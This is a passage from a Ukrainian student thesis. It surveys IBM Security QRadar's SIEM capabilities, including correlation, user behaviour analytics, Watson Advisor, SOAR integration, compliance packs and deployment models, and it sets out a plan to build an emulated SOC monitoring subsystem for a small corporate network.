		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		30

легко визначати власний спосіб парсингу журналів для користувацьких застосунків.

QRadar призначений для автоматичного аналізу та кореляції активності через різні джерела даних, включаючи журнали, події, мережеві потоки, активність користувачів, інформацію про вразливості та розвідку загрози для визначення відомих та невідомих загроз.

QRadar інтелектуально корелює та аналізує різноманітні типи даних з широкого кола джерел, включаючи наступні:

- Дані кінцевих точок: з журналу подій Windows, Sysmon, EDR-рішень та інших.

- Дані про мережеву активність: від брандмауерів, шлюзів, маршрутизаторів або датчиків.

- Дані про вразливості: з антивірусних інструментів, сканерів вразливостей, систем виявлення вторгнень, систем запобігання вторгненням, системи запобігання втраті даних та інші.

- Хмарна діяльність: із середовищ SaaS та IaaS, наприклад Office365, Salesforce.com, Amazon Web Services (AWS), Microsoft Azure і Google Cloud.

- Дані користувачів та ідентифікаційні дані: отримані з Active Directory, LDAP, або інших рішень щодо ідентифікації та керування доступом

- Дані застосунків: з рішень планування ресурсів підприємства (ERP), баз даних застосунків, додатків SaaS тощо.

- Розвідка загроз: з таких джерел, як IBM X-Force та сторонніх каналів розвідки загроз.

- Дані про діяльність контейнерів: з програмне забезпечення управління контейнерами та технологій оркестрування, наприклад Kubernetes.

QRadar включає сотні попередньо створених сценаріїв безпеки, алгоритмів виявлення аномалій, правил та політик кореляції в реальному часі для виявлення відомих і невідомих загроз. Під час виявлення загроз рішення об'єднує пов'язані події безпеки в одиничні, пріоритетні сповіщення, відомі як «порушення».

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		31

Порушення автоматично визначаються пріоритетом на основі як серйозності загрози, так і критичності задіяних активів.

У кожному порушенні аналітики безпеки можуть побачити весь ланцюжок активності загроз із одного екрана. Звідси аналітики можуть легко поглибитись у конкретні події або мережеві потоки, щоб почати розслідування, призначити порушення конкретному аналітику або закрити його. Порушення автоматично оновлюються, коли помічена нова пов'язана діяльність, щоб аналітики мали змогу переглядати найновішу інформацію в будь-який момент. Цей унікальний підхід допомагає аналітикам безпеки зрозуміти найбільш критичні загрози в середовищі, забезпечуючи наскрізне розуміння кожного потенційного інциденту, одночасно зменшуючи загальний об'єм оповіщень.

У міру того, як зловмисники вдосконалюють свої прийоми, відомого виявлення загроз самого по собі вже недостатньо. Натомість організації також повинні мати можливість виявляти незначні зміни в поведінці мережі, користувача або системи, яка може вказувати на невідомі загрози, наприклад, зловмисні інсайдери, скомпрометовані облікові дані або безфайлове шкідливе програмне забезпечення.

QRadar містить різноманітні можливості для виявлення аномалій зміни поведінки, які можуть бути ознаками невідомої загрози. QRadar User Behavior Analytics аналізує діяльність користувачів для виявлення зловмисних інсайдерів і визначення того, чи були облікові дані користувача скомпрометовані. Аналітики безпеки можуть легко побачити користувачів під ризиком, переглянути їх аномальні дії та поглибитись у відповідні журнали та потоки трафіку, які сприяли оцінці ризику користувача.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		32




Рисунок 1.14 – Інформаційна панель UBA IBM Security QRadar

За бажанням використовувати QRadar Network Insights як частину SIEM, організації можуть отримати уявлення про те, які саме системи спілкувалися між собою, які додатки були задіяні та якою інформацією обмінювалися в пакетах. Співвіднівши цю інформація з іншою мережевою, журнальною і діяльність користувачською активністю, аналітики безпеки можуть виявити ненормальну мережеву активність, яка може вказувати на скомпрометовані вузли, скомпрометованих користувачів або спроби витоку даних.

У той час як QRadar постачається з численними правилами виявлення аномалій та поведінки за замовчуванням, команди безпеки також можуть створювати власні правила, налаштовувати параметри виявлення аномалій та мають змогу завантажити понад 265 попередньо створених застосунків із IBM Security App Exchange, щоб вдосконалити власне рішення.

Групи безпеки обтяжені великою кількістю сповіщень, ручних завдань та обмеженістю персоналу, що часто призводить до вигорання та ослаблення стратегії безпеки організації. QRadar Advisor від Watson використовує ШІ та автоматизацію, щоб значно скоротити витрачений час дослідження попереджень про загрози від тижнів і днів до годин або навіть хвилин.




Рисунок 1.15 – Фреймворк MITRE ATT&CKs

Advisor надає пріоритетні дослідження попереджень і відповідні дані щоб допомогти аналітикам зосередитися на ефективнішому стратегічному аналізі та полювання на загрози – все з використанням промислового стандарту співставлення MITRE ATT&CK для покращення аналізу першопричин. Це допомагає швидше відновлюватися після атак, скоротити час перебування (час вільних дій злоумисника у системі), меншу кількість пропущених критичних інцидентів, меншу втомлюваність команди та покращення ефективності SOC/аналітиків.

		Гончаров М.В.			KIK.KP.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		34

QRadar групує та визначає пріоритети всіх пов'язаних подій під одним порушенням, надаючи аналітикам безпеки повне уявлення про потенційно розвиваючого сценарію атаки. Аналіз перехресного розслідування забезпечує розширений зміст сповіщень завдяки автоматичному зв'язуванню розслідувань через пов'язані інциденти, що зменшує дублювання зусиль і розширює розслідування за межами поточного ймовірного інциденту та попередження.




Рисунок 1.16 – Приклад діаграми відношень між IOCs, активами, користувачами чи іншими розслідуваннями

Крім того, Advisor від Watson забезпечує поєднання когнітивних інсайдів та локального аналізу даних, призначене для виявлення пов'язаних показників компрометації (IOCs). QRadar може відображати зв'язки в межах розслідування для візуалізації розширених даних розслідування та дослідження зв'язків з іншими IOCs, активами, користувачами або розслідуваннями.

Advisor також співставляє розслідування з MITRE ATT&CK фреймворком, щоб команди безпеки змогли візуалізувати тактику та прийоми зловмисників,

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				35
Змн.	Арк.	№ докум.	Підпис	Дата		

детально розглянути події та потоки за етапами АТТ&СК та прийняти більш впевнені рішення.

Інтеграція IBM Security QRadar з IBM Security SOAR дозволяє командам безпеки прискорювати час реагування на інциденти за допомогою покрокових плейбуків, автоматизації ручних завдань і постійної взаємодії та координації з керуванням розслідуваннями. Аналітики можуть швидко та ефективно передати порушення від QRadar до IBM Security SOAR, запустити додаткове автоматизоване поглиблення знань про порушення та керувати повним процесом розслідування. З розвитком інциденту, всю інформацію буде синхронізовано між QRadar і IBM Security SOAR, що забезпечить повну цілісність даних. Будь-яка нова інформація виявлена IBM Security SOAR передається назад до QRadar для покращення процесу виявлення.




Рисунок 1.17 – Приклад плейбуку IBM Security SOAR для аналізу файлу електронної пошти

QRadar забезпечує прозорість, підзвітність і вимірюваність, що є критичними для успіху організації у виконанні нормативних вимог і звітності про відповідність. Здатність рішення співвідносити та інтегрувати канали інформації про загрози дає аудиторам більш повні показники для звітування про ІТ-ризики. Сотні попередньо

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		36

створених звітів і шаблонів правил можуть допомогти організаціям легше відповідати вимогам галузі.

Профілі мережевих активів можна згрупувати за бізнес-функціями – наприклад, сервери, які підлягають аудиту відповідності Закону про переносимість та підзвітність медичного страхування (HIPAA), щоб допомогти командам легше звітувати про відповідну діяльність у разі потреби.

NIST RMF (PM-5) System Inventory
Generated: Feb 14, 2018, 2:05:57 AM

Top 50 Hardware Assets by Vulnerability Instances
All

assetid	ipaddress	ipcount	assetname	vulninstances	openservices	riskscore	lastuser	userlastseen	primaryos
1009		1		243	16	1148.10			UNIX
1005		1		112	25	522.20			UNIX
1007		1		107	6	451.10			UNIX
1006		1		76	25	327.00			Linux Linux 2.4.X
1002		1		61	6	263.50			UNIX
1001		1		60	10	272.10			UNIX
1004		1		49	4	195.60			Linux Linux 2.6.X
1011		1		45	8	243.20			Windows 5.1
1012		1		18	7	90.30			Windows 5.1
1010		1		17	6	95.40			Windows 5.1
1008		1		5	1	22.80			Linux Linux 2.6.X
1003		1		1	1	7.10			

Рисунок 1.18 – Приклад звіту з переліком активів за стандартом NIST RMF (PM-5), згенерованого за допомогою пакету IBM QRadar Content Extension for NIST

QRadar має досвід і ресурси, необхідні для допомоги організаціям у вирішенні питань ризиків та нормативного впливу шляхом надання пакетів відповідності налаштувань за замовчуванням для наступних нормативно-правових документів, законів та стандартів: Загального регламенту захисту даних (GDPR), Федерального закону управління інформаційної безпеки (FISMA), Закону Сарбейнса-Окслі (SOX), HIPAA, ISO 27001, Стандарт безпеки даних галузі платіжних карток (PCI DSS) та багатьох інших. Ці пакети включені безкоштовно разом з ліцензією QRadar і доступні у IBM Security App Exchange.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		37

Гнучка, масштабована архітектура QRadar розроблена для підтримки як великих, так і малих організацій з різноманітними потребами. Менші організації можуть почати з єдиного рішення «все в одному», що можливо легко оновити до розподіленого розгортання в міру розвитку потреб. Великі корпоративні організації можуть розгорнути виділені компоненти для підтримки глобальних розподілених мереж з великими обсягами даних.




Рисунок 1.19 – Загальна архітектурна модель розгортання QRadar

IBM Security QRadar включає такі компоненти: колектори подій, процесори подій, колектори потоків, процесори потоків, вузли даних (для недорогого зберігання та підвищення продуктивності) та центральну консоль. Усі компоненти доступні у вигляді апаратних, програмних або віртуальних пристроїв. Варіанти програмних та віртуальних пристроїв можуть бути розгорнуті локально, в середовищах IaaS або бути розподілені у гібридних середовищах.




Рисунок 1.20 – Моделі розгортання QRadar

Незалежно від моделі розгортання, організації можуть додатково додати високу доступність і захист після аварійного відновлення там де і коли це буде необхідно для забезпечення безперервної роботи. Для організацій шукаючих відмовостійкість бізнесу, QRadar забезпечує інтегроване автоматичне відновлення та повну синхронізація диска між системами без потреби в додаткових продуктах сторонніх розробників. Для організацій, які шукають підтримку захисту і відновлення після аварійних подій, QRadar має можливості пересилки оперативних даних, таких як потоки та події, з первинної системи QRadar до вторинної паралельної системи, розташованої на окремому об'єкті.

Таким чином SIEM-рішення IBM Security QRadar являє собою ідеального кандидата для виконання кваліфікаційної роботи за даною темою, адже містить у собі всі можливості сучасної SIEM системи починаючи від базових можливостей по типу кореляції журналів та потоків, закінчуючи рішеннями UEBA та SOAR. Робота з ним сформує необхідні теоретичні та практичні навички для подальшого професійного просування у галузі та отримання компетентностей, необхідних кваліфікованому спеціалісту з кібербезпеки.

1.5 Постановка завдання на розробку

Метою кваліфікаційної роботи є проектування та побудова підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar. Проект являтиме собою віртуальне програмно-апаратне відтворення одного із варіантів моделі розгортання

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		39

підсистеми SIEM IBM QRadar, яка обслуговує одного клієнта (організацію). Побудову підсистеми можна зобразити у вигляді списку, що включає наступні завдання:

- розробка загального проекту корпоративної комп'ютерної мережі для розуміння поставленої задачі та подальшого її вирішення;
- розробка проекту фізичної та логічної топології мережі;
- аналіз поверхні атак на мережу для подальшого визначення векторів атак і побудови відповідної моделі загроз;
- розробка підсистеми SIEM IBM QRadar, тобто проектування та створення мережі провайдера послуг SIEM і спрямування потоків та журналів подій із мережі клієнта до центральної консолі IBM QRadar;
- налагодження мережевого обладнання;
- тестування працездатності налагодженої корпоративної мережі;
- аналіз середовища клієнта та використання існуючих правил безпеки, що базуються на джерелах розвідки загроз IBM або створення нових правил для звуження об'єму порушень до низки відповідних критичних інцидентів, які притаманні середовищу клієнта;
- проведення тестування на проникнення у мережу клієнта для того щоб, впевнитись, що весь перебіг атаки позначений відповідними порушеннями у підсистемі SIEM;
- висвітлення прикладу розслідування інциденту аналітиками безпеки за допомогою засобів та інструментів IBM QRadar у повному обсязі;
- оцінка ефективності та якості виявлення атаки створеними правилами безпеки та створення рекомендацій по їх вдосконаленню або додаванню нових правил.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				40
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 2 ПРОЕКТУВАННЯ ПІДСИСТЕМИ МОНІТОРИНГУ ПОДІЙ БЕЗПЕКИ SOC НА БАЗІ РІШЕНЬ IBM QRADAR

2.1 Проектування корпоративної мережної інфраструктури

Корпоративна мережа – це логічно відокремлена група комп'ютерів, маршрутизаторів та інших частин ІТ-інфраструктури, які функціонують поза традиційними межами Інтернету. Її часто називають Інтранет. Термін Інтранет описує мережу, яка, на відміну від Інтернету, призначена для доступу лише для певної групи людей.

Основною метою створення корпоративних мереж є забезпечення безпеки та надійності інформаційної системи управління, системи обробки даних, передачі даних та зв'язку – у співробітників може не виникати потреби використовувати програмне забезпечення з обмеженими даними, коли вони знаходяться за межами робочого місця. Крім того, розміщення програм, які стосуються лише членів компанії, виключно всередині корпоративних мереж, може бути набагато менш складним. Корпоративні мережі використовують різні типи пристроїв LAN та WAN, а також широко доступні протоколи та стандарти зв'язку для забезпечення таких функцій.




Рисунок 2.1 – Діаграма топології корпоративної мережної інфраструктури

		Гончаров М.В.		
		Єфіменко А.А.		
Змн.	Арк.	№ докум.	Підпис	Дата

КІК.КР.Б – 125 – 05 – ПЗ

Арк.

41

QROC було обрано, як модель розгортання IBM QRadar для корпоративної мережі компанії Raccoon Co. , офіс якої побудовано на базі домену Active Directory. Вибір хмарного рішення обумовлений розмірами офісу та його мережі, адже було б не доцільно купувати дороге обладнання та налаштовувати його самотужки для мережної інфраструктури таких розмірів.

Слід зазначити, що цей сценарій буде лише проемульовано за допомогою ПЗ Oracle VirtualBox та GNS3, так як у розпорядженні немає необхідних обчислювальних потужностей та коштів для закупівлі повноцінної ліцензії IBM QRadar. Отож для емуляції мережної інфраструктури будуть використовуватися домашній маршрутизатор (Mercusys AC12G), ПК (Windows 10 x64 Pro, 8 ГБ ОЗП) та ноутбук (Windows 10 x64 Enterprise, 16 ГБ ОЗП). Частина, яка виступатиме в якості корпоративної мережі, буде проемульовано на ПК, а ту частину, яка являтиме собою провайдера хмарного рішення QROC – на ноутбуці. 